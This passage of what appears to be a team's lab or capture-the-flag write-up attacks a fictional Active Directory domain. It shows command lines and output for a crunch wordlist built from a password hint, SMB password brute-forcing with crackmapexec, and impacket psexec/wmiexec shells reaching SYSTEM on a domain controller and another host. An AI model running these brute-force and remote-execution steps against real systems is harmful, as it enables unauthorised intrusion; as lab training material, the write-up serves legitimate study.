INFO: Done in 00M 01S

┌──(sarjounradiyeh㉿kali)-[~]
└─$
```

Domain Admins




By querying Bloodhound for the members of the "Domain Admins" group, we were able to quickly visualize the group's membership. The results revealed the following users as direct members of the "Domain Admins" group: mgeller, cbing, postgresql, jtribbiani, Administrator. Bloodhound also showed potential paths to Domain Admin privileges through other group memberships. For example, the OFFICESUPPLIESSALES group has a path to RGREEN and RGELLER.

Shortest Path to Domain Admin



The "Shortest Path to Domain Admins" query highlights the quickest routes an attacker can take to gain administrative control. These paths often involve exploiting group memberships or specific permissions. Identifying these shortest paths helps prioritize attack vectors for efficient privilege escalation.

All Users



The user account jtribbiani@zeuscorp.local reveals a valuable hint under the description field: “An 8 character password starting with the word Care.” Since the password is eight characters long and begins with “Care,” only four characters remain to be guessed or brute-forced. This significantly narrows down the search space, making it a strong candidate for a targeted password attack or wordlist-based cracking attempt.

AlphaGPP_Backdoor

The GPO named "AlphaGPP_Backdoor" is linked to the entire domain but currently has no user or computer settings configured. Despite its suspicious name, it's not actively deploying any malicious configurations based on the current settings.

3- Domain Admin Access

During our enumeration of user accounts, we observed a specific detail associated with the user "jtribbiani": a password description indicating "A 8 character password starting with the word Care". This provided a significant clue that could be exploited to uncover the user's password.

To leverage this information, we used the crunch tool, a command-line password list generator. We crafted a specific wordlist based on the given criteria using the following command:

crunch 8 8 -t Care%%%% -o caregamma.txt

```
┌──(sarjounradiyeh㉿kali)-[~]
└─$ crunch 8 8 -t Care%%%% -o caregamma.txt
Crunch will now generate the following amount of data: 90000 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 10000

crunch: 100% completed generating output

┌──(sarjounradiyeh㉿kali)-[~]
└─$ head caregamma.txt
Care0000
Care0001
Care0002
Care0003
Care0004
Care0005
Care0006
Care0007
Care0008
Care0009

┌──(sarjounradiyeh㉿kali)-[~]
└─$
```

With the targeted wordlist generated (the last 4 being random numbers, if this doesn't work I'll move onto lowercase letters, otherwise this would take ages), we proceeded to brute-force the jtribbiani account using crackmapexec.

```
┌──(sarjounradiyeh㉿kali)-[~]
└─$ crackmapexec smb 192.168.174.129 -u "jtribbiani" -p caregamma.txt -d zeuscorp.local
SMB         192.168.174.129 445    ZEUS-DC          [*] Windows Server 2022 Build 20348 x64 (name:ZEUS-DC) (domain:zeuscorp.local) (signing:True) (SMBv1:False)
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Care0000 STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Care0001 STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Care0002 STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Care0003 STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Care0004 STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Care0005 STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Care0006 STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Care0007 STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Care0008 STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Care0009 STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Care0010 STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Care0011 STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Care0012 STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Care0013 STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Care0014 STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Care0015 STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Care0016 STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Care0017 STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Care0018 STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Care0019 STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Care0020 STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Care0021 STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Care0022 STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Care0023 STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Care0024 STATUS_LOGON_FAILURE
```

```
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Care1226 STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Care1227 STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Care1228 STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Care1229 STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Care1230 STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Care1231 STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Care1232 STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [-] zeuscorp.local\jtribbiani:Care1233 STATUS_LOGON_FAILURE
SMB         192.168.174.129 445    ZEUS-DC          [+] zeuscorp.local\jtribbiani:Care1234 (Pwn3d!)

┌──(sarjounradiyeh㉿kali)-[~]
└─$
```

After a short period, crackmapexec successfully found the password for the jtribbiani account: Care1234.

```
┌──(sarjounradiyeh㉿kali)-[~]
└─$ impacket-wmiexec zeuscorp/jtribbiani:'Care1234'@192.168.174.129
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
zeuscorp\jtribbiani

C:\>net user jtribbiani
User name                    jtribbiani
Full Name                    Joey Tribbiani
Comment                      A 8 character password starting with the word Care
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            4/13/2025 2:44:53 PM
Password expires             Never
Password changeable          4/14/2025 2:44:53 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   5/5/2025 11:48:38 AM

Logon hours allowed          All

Local Group Memberships      *Administrators
Global Group memberships     *Enterprise Admins    *Schema Admins
                             *Group Policy Creator *Domain Users
                             *Domain Admins
The command completed successfully.


C:\>
```

We authenticated using impacket-wmiexec. The shell confirmed we're now operating under a highly privileged domain user, with memberships including Administrators, Domain Admins, Enterprise Admins, and Schema Admins. At this point, we have full control over the domain, ultimate access has been achieved.

```
┌──(antoineabfaycal㉿kali)-[~]
└─$ impacket-psexec zeuscorp/jtribbiani:'Care1234'@192.168.174.129 'cmd.exe'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 192.168.174.129.....
[*] Found writable share ADMIN$
[*] Uploading file PWnpdgBo.exe
[*] Opening SVCManager on 192.168.174.129.....
[*] Creating service gnUP on 192.168.174.129.....
[*] Starting service gnUP.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.587]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>
```

Having obtained valid credentials for the jtribbiani user, we utilized the psexec.py tool from the Impacket suite.

The successful execution of this command demonstrated the ability to authenticate to the Domain Controller via SMB and remotely execute commands. The shell was granted under NT AUTHORITY\SYSTEM privilege, which is the highest level of privileges on a Windows system, effectively granting us full administrative control over the Domain Controller.

4- Flags

Navigating the C:\ drive, we located flag.txt which confirmed our Domain Admin privileges with the message "We are domain admin! Congratulations !!". The file also contained the user flag: flag{3232344}.

```
antoineabfaycal@kali: ~   antoineabfaycal@kali: ~   antoineabfaycal@kali: ~   antoineabfaycal@kali: ~   anto
C:\> dir
 Volume in drive C has no label.
 Volume Serial Number is 1CB3-31CD

 Directory of C:\

04/08/2024  02:27 PM                69 flag.txt
05/08/2021  01:20 AM    <DIR>          PerfLogs
01/01/2024  01:26 PM    <DIR>          Program Files
05/08/2021  02:40 AM    <DIR>          Program Files (x86)
04/13/2025  01:34 PM    <DIR>          restricted
01/09/2024  05:51 AM    <DIR>          Shares
05/03/2025  08:29 AM    <DIR>          Users
05/03/2025  08:39 AM    <DIR>          Windows
               1 File(s)             69 bytes
               7 Dir(s)  51,003,416,576 bytes free

C:\> type flag.txt
We are domain admin! Congradulations!!

A real guru!
flag{3232344}
```

Navigating to C:\Users\Administrator\Documents, we found root.txt. Reading this file revealed the root flag: root flag: 260ca9dd8a4577fc00b7bd5810298076.

```
antoineabfaycal@kali: ~   antoineabfaycal@kali: ~   antoineabfaycal@kali: ~   antoineabfaycal@kali: ~
01/01/2024  01:13 PM    <DIR>          ..
04/14/2025  01:00 PM               264 root.txt
               1 File(s)            264 bytes
               2 Dir(s)  51,003,793,408 bytes free

C:\Users\Administrator\Documents> type root.txt

___________                          .___
\_______   \__  _  ______     __| _/
 |    ___/\ V  V /    \  /  __ |
 |    |     \     /   |  V /_/ |
 |____|      \/\_/|___|  /\____ |
                        V      V

root flag:
260ca9dd8a4577fc00b7bd5810298076
C:\Users\Administrator\Documents>
```

Acquiring Root Access on Windows Box A

1 - Port Scanning

```
┌──(sarjounradiyeh㉿kali)-[~]
└─$ nmap -sCV 192.168.174.174
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-07 02:21 EEST
Nmap scan report for 192.168.174.174
Host is up (0.00032s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: ZEUSCORP
|   NetBIOS_Domain_Name: ZEUSCORP
|   NetBIOS_Computer_Name: WINDOWSBOXA
|   DNS_Domain_Name: zeuscorp.local
|   DNS_Computer_Name: WindowsBoxA.zeuscorp.local
|   Product_Version: 10.0.17763
|_  System_Time: 2025-05-06T23:21:36+00:00
| ssl-cert: Subject: commonName=WindowsBoxA.zeuscorp.local
| Not valid before: 2025-04-22T14:39:21
|_Not valid after:  2025-10-22T14:39:21
|_ssl-date: 2025-05-06T23:21:41+00:00; 0s from scanner time.
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
MAC Address: 00:0C:29:F0:8A:E0 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-05-06T23:21:36
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: WINDOWSBOXA, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:f0:8a:e0 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.12 seconds
```

A service and version scan of the target at 192.168.174.174 was performed using nmap -sCV. The results confirmed the machine to be a Windows host named "WindowsBoxA", belonging to the ZEUSCORP domain. Key services detected included MSRPC (port 135), NetBIOS-SSN (port 139), SMB (microsoft-ds on port 445), Remote Desktop Protocol via Microsoft Terminal Services (port 3389), and WinRM over HTTP (Microsoft HTTPAPI 2.0 on port 5985). The SSL certificate obtained from the WinRM service revealed the internal domain name and computer hostname, further confirming the system's identity. The system clock was synchronized with the scan time, and SMB enumeration indicated that message signing was enabled but not required, potentially allowing SMB relay attacks.

Full Port Scan

```
┌──(antoineabfaycal㉿kali)-[~]
└─$ nmap -p- 192.168.174.174
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-04 15:15 EEST
Nmap scan report for 192.168.174.174
Host is up (0.00057s latency).
Not shown: 65520 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5040/tcp  open  unknown
5985/tcp  open  wsman
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
49670/tcp open  unknown
49671/tcp open  unknown
MAC Address: 00:0C:29:31:69:A9 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 34.49 seconds

┌──(antoineabfaycal㉿kali)-[~]
└─$
```

A targeted nmap scan of Windows Box A (192.168.174.174) revealed several open ports beyond the standard Windows services. In addition to ports 135, 139, 445, and 3389, the scan identified ports 5040, 5985 (wsman/winrm), 47001 (winrm), and a range of high-numbered, seemingly random ports (49664-49671) as open. These additional open ports could potentially indicate the presence of other running services or applications that might present further attack vectors or provide more information about the system's configuration.

UDP Scan

```
┌──(antoineabfaycal㉿kali)-[~]
└─$ nmap -sU 192.168.174.174
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-04 15:16 EEST
Nmap scan report for 192.168.174.174
Host is up (0.0094s latency).
Not shown: 990 closed udp ports (port-unreach)
PORT     STATE         SERVICE
123/udp  open|filtered ntp
137/udp  open          netbios-ns
138/udp  open|filtered netbios-dgm
500/udp  open|filtered isakmp
1900/udp open|filtered upnp
3389/udp open|filtered ms-wbt-server
4500/udp open|filtered nat-t-ike
5050/udp open|filtered mmcc
5353/udp open|filtered zeroconf
5355/udp open|filtered llmnr
MAC Address: 00:0C:29:31:69:A9 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1094.25 seconds
```


A UDP scan of Windows Box A (192.168.174.174) using nmap -sU revealed several open or filtered UDP ports. Notably, NTP (123/udp), NetBIOS-NS (137/udp), ISAKMP (500/udp), UPnP (1900/udp), RDP (3389/udp), NAT-T (4500/udp), MMCC (5050/udp), Zeroconf (5353/udp), and LLMNR (5355/udp) were identified. Open UDP services can sometimes be exploited or provide further avenues for reconnaissance. Filtered ports indicate that probes were sent, but responses were not received, suggesting a firewall might be in place.

2- Domain Admin Access


```
┌──(sarjounradiyeh㉿kali)-[~]
└─$ impacket-psexec zeuscorp/jtribbiani:'Care1234'@192.168.174.174 powershell
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 192.168.174.174.....
[*] Found writable share ADMIN$
[*] Uploading file CCPdMIgm.exe
[*] Opening SVCManager on 192.168.174.174.....
[*] Creating service SvhN on 192.168.174.174.....
[*] Starting service SvhN.....
[!] Press help for extra shell commands
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

whoami
PS C:\Windows\system32> whoami
nt authority\system
```

```
┌──(sarjounradiyeh㉿kali)-[~]
└─$ xfreerdp /d:zeuscorp /u:jtribbiani /p:Care1234 /v:192.168.174.174
[02:27:09:393] [15291:15292] [WARN][com.freerdp.crypto] - Certificate verification failure 'self-signed certificate (18)' at stack position 0
[02:27:09:393] [15291:15292] [WARN][com.freerdp.crypto] - CN = WindowsBoxA.zeuscorp.local
[02:27:09:394] [15291:15292] [ERROR][com.freerdp.crypto] - @@@@
```


3- Flags




User flag for user bob: flag{local_user_flag77}, bob is only a local user



Local administrator flag: flag{local_user_flag1}





System flags: flag{system_level_privilege_escalation} and flag{got_system_flag}

Acquiring Root Access on Windows Box B

1 - Port Scanning

```
┌──(env)─(mahdialhakim㉿kali)-[~]
└─$ sudo nmap -O -p- --open -T5 -Pn 192.168.174.128
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-05 18:44 EEST
Nmap scan report for ahclrconststold.win2k.aub.edu.lb (192.168.174.128)
Host is up (0.0019s latency).
Not shown: 65478 closed tcp ports (reset), 42 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5040/tcp  open  unknown
5985/tcp  open  wsman
7680/tcp  open  pando-pub
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49669/tcp open  unknown
